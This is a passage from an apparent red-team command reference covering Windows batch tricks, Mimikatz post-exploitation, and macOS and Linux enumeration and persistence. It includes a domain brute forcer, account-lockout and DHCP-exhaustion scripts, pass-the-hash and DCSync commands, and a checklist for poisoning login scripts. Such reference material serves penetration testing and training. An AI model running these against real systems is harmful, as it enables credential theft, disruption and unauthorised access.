| for /L %i in (10,1,254) do @ (for /L %x in (10,1,254) do @ ping -n 1 -w 100 10.10.%i.%x 2>nul   find "Reply" && echo 10.10.%i.%x >> live.txt)                                                                          | Nested for loop<br>ping sweep       |
| for /F "tokens=*" %%A in (< <b>FILE_PATH</b> >) do echo %%A                                                                                                                                                            | Loop through<br>each line in a file |
| for /F %%N in (users.txt) do for /F %%P in (passwords.txt) do net use \\< <b>IP_ADDRESS</b> >\IPC\$ /user:< <b>DOMAIN</b> > \%%N %%P 1>NUL 2>&1 && echo %%N:%%P && net use /delete \\< <b>IP_ADDRESS</b> >\IPC\$ > NUL | Domain brute<br>forcer              |
| @echo Test run:<br>for /F "tokens=*" %%A in (< <b>FILE_PATH</b> >) do net use \\< <b>IP_ADDRESS</b> >\c\$ /USER:< <b>DOMAIN</b> >\%%A wrongpass                                                                        | Account lockout<br>(lockout.bat)    |
| for /L %%P in (2,1,254) do (netsh interface ip set address name= "< <b>INTERFACE_NAME</b> >" static <b>10.0.42</b> .\%%P 255.255.255.0 < <b>GATEWAY_IP</b> > && ping 127.0.0.1 -n 1 -w 10000 > nul %1)                 | DHCP exhaustion                     |
| for /L %%P in (2,1,254) do (nslookup <b>10.1.11</b> .\%%P   findstr /i /c:"Name" >> dns.txt && echo HOST: <b>10.1.11</b> .\%%P >> dns.txt)                                                                             | DNS reverse<br>lookup               |



## BATCH SCRIPTS CONT

|                                                                                                                                                                                                                                                                                                                                        |                                                                                                                                                                          |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <pre>forfiles /P &lt;<b>FILE_PATH</b>&gt; /s /m <b>pass</b>* -c "cmd /c echo @isdir @fdate @ftime @relpath @path @fsize"</pre>                                                                                                                                                                                                         | <p>Search for files beginning with the word "pass" and then print if it's a directory, file date/time, relative path, actual path and size (@variables are optional)</p> |
| <p>Domains.txt should contain known malicious domains. If you do not want to make a legitimate DNS request for a malicious domain then just provide your local IP in place of &lt;DNS_SERVER_IP&gt;.</p> <pre>for /F "tokens=*" %%A in (C:\Users\Administrator\Desktop\domains.txt) do nslookup %%A &lt;<b>DNS_SERVER_IP</b>&gt;</pre> | <p>Simulate DNS lookups for malicious domains (useful for testing detection of AV/IDS)</p>                                                                               |
| <pre>for /L %%P in (2,1,<b>401</b>) do @for %%U in (&lt;<b>URL1</b>&gt; &lt;<b>URL2</b>&gt; &lt;<b>URL3</b>&gt;) do start /b iexplore %%U &amp; ping -n 6 localhost &amp; taskkill /F /IM iexplore.exe</pre>                                                                                                                           | <p>Simulated web browsing (simple traffic generation). Browse to</p>                                                                                                     |

|                                                                                                              |                                                       |
|--------------------------------------------------------------------------------------------------------------|-------------------------------------------------------|
|                                                                                                              | URL's 400 times.                                      |
| for /L %%P in ( <b>2,1,254</b> ) do shutdown /r /m \\ <b>1.1.1.</b> %%P /f /t 0 /c " <b>Reboot message</b> " | Rolling reboot<br>(replace /r with /s for a shutdown) |

---

# Post Exploitation

---

*This section details various post exploitation tools and techniques such as mimikatz, PsExec, privilege escalation tactics, file system redirection, etc.*

## MIMIKATZ CREDENTIAL MANIPULATION

|                                                                                                                                                                                                                                                                                          |                                                                                     |
|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------|
| mimikatz.exe "sekurlsa::pth /user:<br><b>&lt;USERNAME&gt;</b> /domain:<br><b>&lt;DOMAIN&gt;</b> /ntlm: <b>&lt;NTLM_HASH&gt;</b><br>/run: <b>&lt;FILE_PATH&gt;</b> " exit                                                                                                                 | Mimikatz PTH (Runs specified binary with PTH credentials).<br>Must be run as SYSTEM |
| mimikatz.exe "lsadump::sam" exit                                                                                                                                                                                                                                                         | Mimikatz hashdump.<br>Must be run as SYSTEM                                         |
| mimikatz.exe sekurlsa::pth /user:<br><b>&lt;USERNAME&gt;</b> /domain:<br><b>&lt;DOMAIN&gt;</b> /ntlm:<br><b>&lt;NTLM_HASH&gt;</b> /aes128:<br><b>&lt;aes128_HASH&gt;</b> /aes256:<br><b>&lt;aes256_HASH&gt;</b>                                                                          | PTH with AES128/256 bit keys.<br>AES128/256 bit keys can be obtained via DCSync     |
| wmic group where name="Domain Admins" get name,sid,domain<br>or<br>reg query HKU to retrieve logged in domain user SIDs (which contain domain SID)<br>Result of above commands: S-1-5-21-520640528-869697576-4233872597-1532<br>The Domain SID Portion is: S-1-5-21-520640528-869697576- | Extract domain SID from Active Directory object                                     |

|                                                                                                    |                                                                                                                              |
|----------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------|
| 4233872597                                                                                         |                                                                                                                              |
| mimikatz.exe "lsadump::dcsync /domain: <b>&lt;DOMAIN_FQDN&gt;</b> /user: <b>&lt;USERNAME&gt;</b> " | Remote dump hash for specific user account (Administrators, Domain Admins, or Enterprise Admins are able to remotely DCSync) |
| mimikatz.exe "lsadump::secrets"                                                                    | Get the SysKey to decrypt SECRETS entries (from registry or hives)                                                           |

**More info at: <https://book.hacktricks.xyz/windows-hardening/stealing-credentials/credentials-mimikatz>**

# WINDOWS PRIVILEGE ESCALATION CHECKLIST

- Enumerate all File Servers in a domain and net view to find open shares. Once all shares are located, enumerate all share files/folders for sensitive data such as: administrative info, credentials, user home directories, etc. Repeat against other systems in the domain (other server roles like database, web, etc.) which may have misconfigured network shares exposing sensitive data.
- Enumerate PATH and then .DLL hijack (wlbsctrl or scheduler) if applicable.
- Run open-source tool "SharpUp" to enumerate potential privilege escalation opportunities such as vulnerable paths, weak service information, and more.
- Enumerate startup folder, user scheduled tasks, etc. Attempt to poison global shared scripts set to run at login.
- Gain access to administrative shares and attempt to poison scripts run by administrators or macro enabled files.

**More info at: <https://github.com/GhostPack/SharpUp>**

## FILE SYSTEM REDIRECTION

*File System Redirection - > Jump to x64 process from x86*

Execute x64 binary: C:\Windows\Sysnative\upnpcont.exe

tasklist /v | findstr  
upnpcont

Use tasklist to list processes and  
find the PID of the process that



|                                             |              |
|---------------------------------------------|--------------|
|                                             | was launched |
| Inject into PID discovered in previous step |              |
| Exit original x86 process                   |              |

**Mac OS**

---

# MAC OS DETAILS

---

*This section details Mac OS version information and general file system layout. There are many similarities between Mac OS and Linux, but there are also many key differences listed below.*

## MAC OS VERSIONS

| ID          | VERSION               | DATE RELEASED |
|-------------|-----------------------|---------------|
| 10.0.4      | Mac OS X Cheetah      | 2001-03-24    |
| 10.1.5      | Mac OS X Puma         | 2001-09-25    |
| 10.2.8      | Mac OS X Jaguar       | 2002-08-23    |
| 10.3.9      | Mac OS X Panther      | 2003-10-24    |
| 10.4.11     | Mac OS X Tiger        | 2005-04-29    |
| 10.5.8      | Mac OS X Leopard      | 2007-10-26    |
| 10.6.8      | Mac OS X Snow Leopard | 2009-08-28    |
| 10.7.5      | OS X Lion             | 2011-07-20    |
| 10.8.5      | OS X Mountain Lion    | 2012-07-25    |
| 10.9.5      | OS X Mavericks        | 2013-10-22    |
| 10.10.5     | OS X Yosemite         | 2014-10-16    |
| 10.11.6     | OS X El Capitan       | 2015-09-30    |
| 10.12.6     | macOS Sierra          | 2016-09-20    |
| 10.13.6     | macOS High Sierra     | 2017-09-25    |
| 10.14.6     | macOS Mojave          | 2018-09-24    |
| 10.15.7     | macOS Catalina        | 2019-10-07    |
| 11.6.7      | macOS Big Sur         | 2020-11-12    |
| <b>12.4</b> | macOS Monterey        | 2021-10-25    |



## FILE SYSTEM STRUCTURE

|               |                                                                                          |
|---------------|------------------------------------------------------------------------------------------|
| /Applications | Contains applications such as Mail, Calendar, Safari, and many others                    |
| /bin          | User binaries                                                                            |
| /dev          | Interface for system devices                                                             |
| /cores        | Hidden binary files which contain pieces of computer memory. Used for debugging purposes |
| /etc          | System configuration files                                                               |
| /Users        | Base directory for user files                                                            |
| /Library      | Critical software libraries                                                              |
| /home         | Not used for anything                                                                    |
| /private      | Stores essential system files and caches                                                 |
| /opt          | Third party software                                                                     |
| /sbin         | System administrator binaries                                                            |
| /System       | Contains operating system files                                                          |
| /tmp          | Temporary files                                                                          |
| /usr          | Less critical files                                                                      |
| /Volumes      | Shows mounted volumes                                                                    |
| /var          | Variable system files                                                                    |

---

# MAC OS SYSTEM ENUMERATION

---

*This section details system enumeration and user/group manipulation commands. It is worth noting user management and authentication in Mac OS is accomplished much differently than Linux. Shadow/Passwd files are not used and user information is stored in ".plist" files.*

## MAC OS SITUATIONAL AWARENESS

|                                         |                                          |
|-----------------------------------------|------------------------------------------|
| ls /Applications                        | Display apps                             |
| hostname                                | Display computer name                    |
| id                                      | Current username                         |
| w                                       | List logged on users                     |
| last                                    | List previous user log in sessions       |
| df -h                                   | Disk usage                               |
| uname -a                                | Kernel version & CPU information         |
| mount                                   | List mounted drives                      |
| sw_vers                                 | Display OS version information           |
| echo \$0                                | Display shell type                       |
| ls /Users                               | Enumerate user home directories          |
| ifconfig -a                             | Network and IP information               |
| ps -ef                                  | Process enumeration                      |
| kill -9 <PID>                           | Kill process PID                         |
| ps -ef   grep -ia<br><STRING_TO_SEARCH> | Find specific process                    |
| netstat -p tcp -van                     | Check for active TCP network connections |
| sudo nano /etc/paths                    | Add another variable to the PATH         |

## USER PLIST FILE ENUMERATION

As mentioned above, Mac OS stores user information (including user password hashes) in files called property lists (.plist). With administrative credentials, these can be directly enumerated, and user hashes can be collected.

sudo plutil -p

Enumerate

|                                                                |                                       |
|----------------------------------------------------------------|---------------------------------------|
| /var/db/dslocal/nodes/Default/users/ < <b>USERNAME</b> >.plist | user plist<br>information             |
| sudo dscl . read Users/ < <b>USERNAME</b> ><br>ShadowHashData  | Enumerate<br>user<br>password<br>hash |

## USER ENUMERATION & MODIFICATION

|                                                    |                                                                                       |
|----------------------------------------------------|---------------------------------------------------------------------------------------|
| dscl . list /Users                                 | Display all user and daemon accounts                                                  |
| dscl . list /Users   grep -v ' _                   | Display actual user accounts (No daemon accounts)                                     |
| dscacheutil -q user                                | Display verbose user information (shell type, gid, uid, full name, description, etc.) |
| dscl . -read /Users/< <b>USERNAME</b> >            | Display very verbose user information (user hash included)                            |
| dscacheutil -q group -a name < <b>GROUP_NAME</b> > | Enumerate a specific user's group assignments                                         |
| dscl . -delete /Users/< <b>USERNAME</b> >          | Delete user                                                                           |

## CREATE USER & MAKE ADMINISTRATOR

|                                                               |                                |
|---------------------------------------------------------------|--------------------------------|
| dscl . -create /Users/< <b>USERNAME</b> >                     | Create User                    |
| dscl . -create /Users/< <b>USERNAME</b> > UserShell /bin/bash | Set shell preferences for user |
| dscl . -create                                                | Set user full                  |



|                                                                                                                                    |                                            |
|------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------|
| /Users/< <b>USERNAME</b> ><br>RealName "<br>< <b>USER_FULL_NAME</b> >"                                                             | name                                       |
| dscl . list /Users UniqueID                                                                                                        | List out ID's and select an un-used ID     |
| dscl . -create<br>/Users/< <b>USERNAME</b> ><br>UniqueID "<br>< <b>NEWLY_SELECTED_ID</b> >"                                        | Set unique ID for user                     |
| dscl . -create<br>/Users/< <b>USERNAME</b> ><br>PrimaryGroupID 20                                                                  | Give list of users that belong to a group. |
| dscl . -create<br>/Users/< <b>USERNAME</b> ><br>NFSHomeDirectory<br>/Users/< <b>USERNAME</b> ><br>mkdir /Users/< <b>USERNAME</b> > | Make home directory                        |
| dscl . -passwd<br>/Users/< <b>USERNAME</b> ><br>< <b>NEW_PASSWORD</b> >                                                            | Set user password                          |
| dscl . -append /Groups/admin<br>GroupMembership<br>< <b>USERNAME</b> >                                                             | Add user to admin group                    |

## CREATE A GROUP

|                                                                                                |                                                                            |
|------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------|
| sudo dscl . -create<br>/Groups/< <b>GROUPNAME</b> >                                            | Create group                                                               |
| sudo dscl . -create<br>/Groups/< <b>GROUPNAME</b> ><br>RealName " <b>Service and Support</b> " | Add longform name                                                          |
| sudo dscl . -create<br>/Groups/< <b>GROUPNAME</b> > passwd<br>"*"                              | Initialize group<br>password                                               |
| dscl . list /Groups PrimaryGroupID  <br>tr -s ' '   sort -n -t ' ' -k2,2                       | Find unused group ID                                                       |
| sudo dscl . -create<br>/Groups/< <b>GROUPNAME</b> > gid<br>< <b>NEWLY_SELECTED_ID</b> >        | Assign group ID                                                            |
| sudo dscl . -create<br>/Groups/< <b>GROUPNAME</b> ><br>GroupMembership < <b>USERNAME</b> >     | Assign only ONE user<br>to group (will<br>overwrite with this<br>ONE user) |

## GROUP ENUMERATION & MODIFICATION

|                                                                                            |                                              |
|--------------------------------------------------------------------------------------------|----------------------------------------------|
| dscacheutil -q group                                                                       | Enumerate all<br>groups and their<br>members |
| sudo dscl . -append<br>/Groups/< <b>GROUPNAME</b> ><br>GroupMembership < <b>USERNAME</b> > | Append user to<br>group                      |
| sudo dscl . -delete<br>/Groups/< <b>GROUPNAME</b> ><br>GroupMembership < <b>USERNAME</b> > | Remove user from<br>group                    |
| dscl . -delete<br>/Groups/< <b>GROUPNAME</b> >                                             | Delete group                                 |

**\*Nix**

---

# LINUX OS DETAILS

---

| FILE SYSTEM STRUCTURE |                                                    |
|-----------------------|----------------------------------------------------|
| /                     | Anchor and root of the filesystem                  |
| /bin                  | User binaries                                      |
| /boot                 | Boot-up related files                              |
| /dev                  | Interface for system devices                       |
| /etc                  | System configuration files                         |
| /home                 | Base directory for user files                      |
| /lib                  | Critical software libraries                        |
| /opt                  | Third party software                               |
| /proc                 | System and running programs                        |
| /root                 | Home directory of root user                        |
| /sbin                 | System administrator binaries                      |
| /tmp                  | Temporary files                                    |
| /usr                  | Contains all the system files. Less critical files |
| /var                  | Variable system files                              |

## IMPORTANT FILE/DIRECTORY DESCRIPTIONS

|                                         |                                              |
|-----------------------------------------|----------------------------------------------|
| /etc/shadow                             | User account information and password hashes |
| /etc/passwd                             | User account information                     |
| /etc/group                              | Group names                                  |
| /etc/rc.d                               | Startup services (rc0.d-rc6.d)               |
| /etc/init.d                             | Contains startup/stop scripts                |
| /etc/hosts                              | Hardcoded hostname and IP combinations       |
| /etc/hostname                           | Full hostname with domain                    |
| /etc/network/interfaces or /etc/netplan |                                              |

|                                     |                                                         |
|-------------------------------------|---------------------------------------------------------|
|                                     | Network configuration                                   |
| /etc/profile                        | System environment variables                            |
| /etc/apt/sources.list               | Debian package source                                   |
| /etc/resolv.conf                    | DNS configuration                                       |
| /home/< <b>USER</b> >/.bash_history | User Bash history                                       |
| /usr/share/wireshark/manuf          | Vendor-MAC lookup (Kali Linux)                          |
| ~/.ssh/                             | SSH keystore                                            |
| /var/log                            | System log files (most Linux)                           |
| /var/adm                            | System log files (Unix)                                 |
| /var/spool/cron                     | List cron files                                         |
| /var/log/apache2/access.log         | Apache connection log                                   |
| /etc/fstab                          | Contains local and network configured mounts and shares |

| /ETC/SHADOW FILE FORMAT |                                                 |               |           |               |           |   |   |   |
|-------------------------|-------------------------------------------------|---------------|-----------|---------------|-----------|---|---|---|
| 1                       | 2                                               | 3             | 4         | 5             | 6         | 7 | 8 | 9 |
| root:                   | \$6\$RqNi\$...PbED0:                            | <b>16520:</b> | <b>0:</b> | <b>99999:</b> | <b>7:</b> | : | : |   |
|                         |                                                 |               |           |               |           |   |   |   |
| 1                       | Login name                                      |               |           |               |           |   |   |   |
| 2                       | Encrypted password                              |               |           |               |           |   |   |   |
| 3                       | Date of last password change (days since epoch) |               |           |               |           |   |   |   |
| 4                       | Minimum password age (in days)                  |               |           |               |           |   |   |   |
| 5                       | Maximum password age (in days)                  |               |           |               |           |   |   |   |
| 6                       | Password warning period (in days)               |               |           |               |           |   |   |   |
| 7                       | Password inactivity period (in days)            |               |           |               |           |   |   |   |
| 8                       | Account expiration date (days since epoch)      |               |           |               |           |   |   |   |
| 9                       | Reserved                                        |               |           |               |           |   |   |   |

| /ETC/SHADOW HASH TYPES                                           |         |
|------------------------------------------------------------------|---------|
| kryptonite: <del>\$6\$</del> n4wLdmr59pt.....:18912:0:99999:7::: |         |
| First three characters of the hash list the hash type            |         |
| \$1\$                                                            | MD5     |
| \$2a\$                                                           | bcrypt  |
| \$2y\$                                                           | bcrypt  |
| \$5\$                                                            | SHA-256 |
| \$6\$                                                            | SHA-512 |

**Note: \*/etc/login.defs contains the shadow configuration.**

| /ETC/PASSWD FILE FORMAT |    |           |           |             |            |   |
|-------------------------|----|-----------|-----------|-------------|------------|---|
| 1                       | 2  | 3         | 4         | 5           | 6          | 7 |
| root:                   | x: |           |           | Root:/root: | /bin/bash: |   |
|                         |    | <b>0:</b> | <b>0:</b> |             |            |   |

|   |                                                                 |  |  |  |  |  |
|---|-----------------------------------------------------------------|--|--|--|--|--|
|   |                                                                 |  |  |  |  |  |
| 1 | Login name                                                      |  |  |  |  |  |
| 2 | Password (x: password in shadow file, *: user cannot use login) |  |  |  |  |  |
| 3 | User ID (UID) root = 0                                          |  |  |  |  |  |
| 4 | Primary Group ID (GID)                                          |  |  |  |  |  |
| 5 | Comment Field/User full name                                    |  |  |  |  |  |
| 6 | User's home directory                                           |  |  |  |  |  |
| 7 | User's default shell                                            |  |  |  |  |  |



---

# LINUX SYSTEM ENUMERATION

---

## OPERATING SYSTEM INFORMATION

|                                 |                                                                                                               |
|---------------------------------|---------------------------------------------------------------------------------------------------------------|
| df -h                           | Disk usage                                                                                                    |
| uname -a                        | Kernel version & CPU information                                                                              |
| cat /etc/issue                  | Display OS information                                                                                        |
| cat /etc/*release*              | Display OS version information                                                                                |
| cat /proc/version               | Display kernel information                                                                                    |
| which <b>&lt;SHELL_NAME&gt;</b> | Locate the executable files or location of each shell on the system (Can search: tscsh, csh, ksh, bash, etc.) |
| fdisk -l                        | Display connected drives                                                                                      |

## MANIPULATE PACKAGES USING RPM (RED HAT)

|                |                                                                                      |
|----------------|--------------------------------------------------------------------------------------|
| rpm -qa        | List all installed Redhat Packages                                                   |
| rpm -ivh *.rpm | Install all Red Hat packages with a filename ending in .rpm in the current directory |

|                                       |                           |
|---------------------------------------|---------------------------|
| rpm -e<br><b>&lt;PACKAGE_NAME&gt;</b> | Remove Red Hat<br>Package |
|---------------------------------------|---------------------------|

## MANIPULATE PACKAGES USING DPKG

|                                        |                                                                                       |
|----------------------------------------|---------------------------------------------------------------------------------------|
| dpkg --get-selections                  | List all installed<br>packages                                                        |
| dpkg -i *.deb                          | Install all packages<br>with a filename<br>ending in .deb in the<br>current directory |
| dpkg -r<br><b>&lt;PACKAGE_NAME&gt;</b> | Remove Package                                                                        |

## UPDATE SYSTEM USING APT GET

|                      |                                                                                                                   |
|----------------------|-------------------------------------------------------------------------------------------------------------------|
| apt-get update       | Updates repositories<br>and available<br>packages to prepare<br>for OS/tool update                                |
| apt-get upgrade      | Installs newer<br>versions of packages<br>if available (checks<br>results of apt-get<br>update)                   |
| apt-get dist-upgrade | Intelligently updates<br>system, updating<br>dependencies and<br>removing older<br>obsolete packages as<br>needed |

## SITUATIONAL AWARENESS & PROCESS MANIPULATION

|         |                                                         |
|---------|---------------------------------------------------------|
| id      | Displays current user/group information                 |
| w       | List logged on users and what they are doing            |
| who -a  | Show currently logged in users                          |
| last -a | Show past and current login and system boot information |
| ps -ef  | Process listing                                         |
| mount   | List mounted drives                                     |

or

|                                     |                                             |
|-------------------------------------|---------------------------------------------|
| findmnt                             |                                             |
| kill -9 <b>&lt;PID&gt;</b>          | Force kill processes with specific PID      |
| killall <b>&lt;PROCESS_NAME&gt;</b> | Kill all processes matching a specific name |
| top                                 | Show all processes sorting by most active   |
| cat /etc/fstab                      | List configured persistent mounts           |

## USER ACCOUNT ENUMERATION & CONFIGURATION

|                                                                               |                                   |
|-------------------------------------------------------------------------------|-----------------------------------|
| getent passwd                                                                 | Display user and service accounts |
| useradd -m <b>&lt;USERNAME&gt;</b>                                            | Add a user                        |
| usermod -g <b>&lt;GROUPNAME&gt;</b><br><b>&lt;USERNAME&gt;</b>                | Add user to group                 |
| passwd <b>&lt;USERNAME&gt;</b>                                                | Change user password              |
| usermod --expiredate 1 --lock --shell /bin/nologin <b>&lt;USERNAME&gt;</b>    | Lock user account                 |
| usermod --expiredate 99999 --unlock --shell /bin/bash <b>&lt;USERNAME&gt;</b> | Unlock user account               |
| chage -l <b>&lt;USERNAME&gt;</b>                                              | Enumerate user                    |

|                                    |                    |
|------------------------------------|--------------------|
|                                    | account<br>details |
| userdel < <b><i>USERNAME</i></b> > | Delete user        |

## NETWORK CONFIGURATION

|                                                                                                                                                                                                     |                                                                            |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------|
| watch --interval 3 ss -t --all                                                                                                                                                                      | List all listening, established, and connected TCP sockets every 3 seconds |
| netstat -tulpn                                                                                                                                                                                      | List all listening TCP and UDP sockets with associated PID/program name    |
| lsof -i -u <b>&lt;USERNAME&gt;</b> -a                                                                                                                                                               | List all network activity associated to a specific user                    |
| ifconfig <b>&lt;INTERFACE_NAME&gt;</b> <b>&lt;NEW_IP&gt;</b> netmask <b>&lt;NEW_SUBNET_MASK&gt;</b> or ip addr add <b>&lt;NEW_IP&gt;</b> dev <b>&lt;INTERFACE_NAME&gt;</b>                          | Set IP and NETMASK                                                         |
| ifconfig <b>&lt;INTERFACE_NAME&gt;</b> :<br><b>&lt;NEW_INTERFACE_NAME&gt;</b> <b>&lt;NEW_IP&gt;</b> or ip addr add <b>&lt;NEW_IP&gt;/&lt;CIDR&gt;</b> dev <b>&lt;INTERFACE_NAME&gt;</b>             | Add second IP to existing interface                                        |
| route add default gw <b>&lt;IP_ADDRESS&gt;</b> <b>&lt;INTERFACE_NAME&gt;</b> or ip route add <b>&lt;IP_ADDRESS&gt;/&lt;CIDR&gt;</b> via <b>&lt;GATEWAY_IP&gt;</b> dev <b>&lt;INTERFACE_NAME&gt;</b> | Set gateway                                                                |

# NETWORK CONFIGURATION CONT

|                                                                                                                                                                                                                                                                                                  |                                                         |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------|
| ifconfig<br><b>&lt;INTERFACE_NAME&gt;</b> mtu<br><b>&lt;SIZE&gt;</b> or ip link set dev<br><b>&lt;INTERFACE_NAME&gt;</b> mtu<br><b>&lt;SIZE&gt;</b>                                                                                                                                              | Change MTU size                                         |
| ifconfig<br><b>&lt;INTERFACE_NAME&gt;</b> hw<br>ether <b>&lt;MAC_ADDRESS&gt;</b> or<br>ip link set dev<br><b>&lt;INTERFACE_NAME&gt;</b><br>down<br>ip link set dev<br><b>&lt;INTERFACE_NAME&gt;</b><br>address <b>&lt;MAC_ADDRESS&gt;</b><br>ip link set dev<br><b>&lt;INTERFACE_NAME&gt;</b> up | Change MAC address                                      |
| iwlist <b>&lt;INTERFACE_NAME&gt;</b><br>scan                                                                                                                                                                                                                                                     | Built-in Wi-Fi Scanner                                  |
| cat /var/log/messages   grep<br>DHCP                                                                                                                                                                                                                                                             | List DHCP assignments                                   |
| tcpkill host <b>&lt;IP_ADDRESS&gt;</b><br>and port <b>&lt;PORT&gt;</b>                                                                                                                                                                                                                           | Kills TCP connections running over specific port number |
| echo "1" ><br>/proc/sys/net/ipv4/ip_forward                                                                                                                                                                                                                                                      | Enable on IP Forwarding                                 |
| echo "nameserver<br><b>&lt;IP_ADDRESS&gt;</b> " >><br>/etc/resolv.conf                                                                                                                                                                                                                           | Add DNS server                                          |



## DNS ZONE TRANSFER

|                                                                                    |                       |
|------------------------------------------------------------------------------------|-----------------------|
| dig -x <b>&lt;IP_ADDRESS&gt;</b>                                                   | Reverse domain lookup |
| host<br><b>&lt;IP_ADDRESS_OR_HOSTNAME&gt;</b>                                      | Domain lookup         |
| dig axfr<br><b>&lt;DOMAIN_NAME_TO_TRANSFER&gt;</b><br>@ <b>&lt;DNS_IP&gt;</b>      | DNS zone transfer     |
| host -t axfr -l<br><b>&lt;DOMAIN_NAME_TO_TRANSFER&gt;</b><br><b>&lt;DNS_IP&gt;</b> | DNS zone transfer     |

---

# LINUX FILE MANIPULATION

---

| FILE MANIPULATION                                                   |                                                              |
|---------------------------------------------------------------------|--------------------------------------------------------------|
| diff <FILE_PATH_A><br><FILE_PATH_B>                                 | Compare files                                                |
| rm -rf <FILE_PATH>                                                  | Force recursive deletion of directory                        |
| shred -f -u <FILE_PATH>                                             | Secure file deletion                                         |
| touch -r<br><ORIGINAL_FILE_PATH><br><MOD_FILE_PATH>                 | Modify timestamp to match another file                       |
| touch -t<br><YYYYMMDDHHMM><br><FILE>                                | Modify file timestamp                                        |
| grep -c "<STRING>"<br><FILE_PATH>                                   | Count lines containing specific string                       |
| awk 'sub("\$", "\r")'<br><SOURCE_FILE_PATH> ><br><OUTPUT_FILE_PATH> | Convert Linux formatted file to Windows compatible text file |
| dos2unix <FILE_PATH>                                                | Convert Windows formatted file to Linux compatible text file |
| find . -type f -name "*. "                                          | Search                                                       |

|                                                                                |                                                                                                             |
|--------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------|
| <b>&lt;FILE_EXTENSION&gt;"</b>                                                 | current and all subdirectories for all files that end with a specific extension                             |
| grep -Ria<br><b>" &lt;SEARCH_PHRASE&gt;"</b>                                   | Search all files (binary and regular files) in current and all subdirectories for a case insensitive phrase |
| wc -l <b>&lt;FILE_PATH&gt;</b>                                                 | Return the line count of a target file                                                                      |
| find / -perm -4000 -exec ls -ld {} \;                                          | Search for setuid files                                                                                     |
| file <b>&lt;FILE_PATH&gt;</b>                                                  | Determine file type                                                                                         |
| chattr +i <b>&lt;FILE_PATH&gt;</b><br>chattr -i <b>&lt;FILE_PATH&gt;</b>       | Set/Unset immutable file                                                                                    |
| dd if=/dev/urandom of= <b>&lt;OUTPUT_FILE_PATH&gt;</b><br>bs=3145728 count=100 | Generate random file (example 3M file)                                                                      |

| FILE COMPRESSION & CHUNKING                                                                                                                 |                                                  |
|---------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------|
| Compress: tar -cf <b>&lt;OUTPUT_FILE&gt;.tar</b><br><b>&lt;INPUT_PATH&gt;</b> Extract: tar -xvf<br><b>&lt;FILE_PATH&gt;.tar</b>             | Pack/unpack<br>(archive) files<br>using tar      |
| Compress: tar -czf<br><b>&lt;OUTPUT_FILE&gt;.tar.gz</b><br><b>&lt;INPUT_PATH&gt;</b> Extract: tar -xzf<br><b>&lt;FILE_PATH&gt;.tar.gz</b>   | Compress and<br>extract a .gz file<br>using tar  |
| Compress: tar -cjf<br><b>&lt;OUTPUT_FILE&gt;.tar.bz2</b><br><b>&lt;INPUT_PATH&gt;</b> Extract: tar -xjf<br><b>&lt;FILE_PATH&gt;.tar.bz2</b> | Compress and<br>extract a .bz2<br>file using tar |
| Compress: gzip <b>&lt;INPUT_PATH&gt;</b> Extract:<br>gzip -d <b>&lt;FILE_PATH&gt;.gz</b>                                                    | Compress and<br>extract using<br>gzip            |
| Compress: zip -r <b>&lt;OUTPUT_FILE&gt;.zip</b><br><b>&lt;INPUT_PATH&gt;</b> Extract: unzip<br><b>&lt;FILE_PATH&gt;</b>                     | Compress and<br>extract using<br>zip             |
| upx -9 -o <b>&lt;OUTPUT_FILE&gt;</b><br><b>&lt;INPUT_PATH&gt;</b>                                                                           | Pack an<br>executable<br>using UPX               |
| dd if= <b>&lt;INPUT_PATH&gt;</b> bs=4M   gzip -c  <br>split -b 3K - " <b>&lt;OUTPUT_FILE&gt;.chunk</b> "                                    | Split file into 3k<br>chunks using dd            |
| cat <b>&lt;FILE_PATH&gt;.chunk*</b>   gzip -dc   dd<br>of= <b>&lt;OUTPUT_PATH&gt;</b> bs=4M                                                 | Restore<br>chunked file<br>using dd              |

| FILE HASHING                               |                                  |
|--------------------------------------------|----------------------------------|
| md5sum<br><b>&lt;FILE_PATH&gt;</b>         | Generate MD5 hash<br>of a file   |
| echo " <b>&lt;STRING&gt;</b> "  <br>md5sum | Generate MD5 hash<br>of a string |
| sha1sum                                    | Generate SHA1 hash               |

|                          |           |
|--------------------------|-----------|
| <b>&lt;FILE_PATH&gt;</b> | of a file |
|--------------------------|-----------|

---

# LINUX PERSISTENCE

---

## RC.LOCAL

nano /etc/rc.local

Add full path to rc.local file. This full path will be executed on system startup.

|                                                       |  |
|-------------------------------------------------------|--|
| or<br>echo "< <b>FILE_PATH</b> >" >><br>/etc/rc.local |  |
|-------------------------------------------------------|--|

| LINUX SERVICE                                                                                                                                                                                    |                                                                                                                                                                                                    |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| nano<br>/etc/systemd/system/< <b>SERVICE_NAME</b> >.service                                                                                                                                      | Create/Open new service file using nano                                                                                                                                                            |
| [Unit]<br>after=network.targetDescription=My Service description<br><br>[Service]<br>Type=simple<br>Restart=always<br>ExecStart= < <b>FILE_PATH</b> ><br>[Install]<br>WantedBy=multi-user.target | Add service information to file.<br><FILE_PATH> is full path to .sh file to execute on startup<br>When done, press CTRL+X, then press 'Y', then press 'Enter' to save and close the file with nano |
| systemctl daemon-reload                                                                                                                                                                          | Reload service manager                                                                                                                                                                             |
| systemctl enable < <b>SERVICE_NAME</b> >.service                                                                                                                                                 | Enable the service                                                                                                                                                                                 |
| systemctl start < <b>SERVICE_NAME</b> >.service                                                                                                                                                  | Start the service persistence                                                                                                                                                                      |

## CRONTAB

|                                                                                                                                                 |                                                                                                   |
|-------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------|
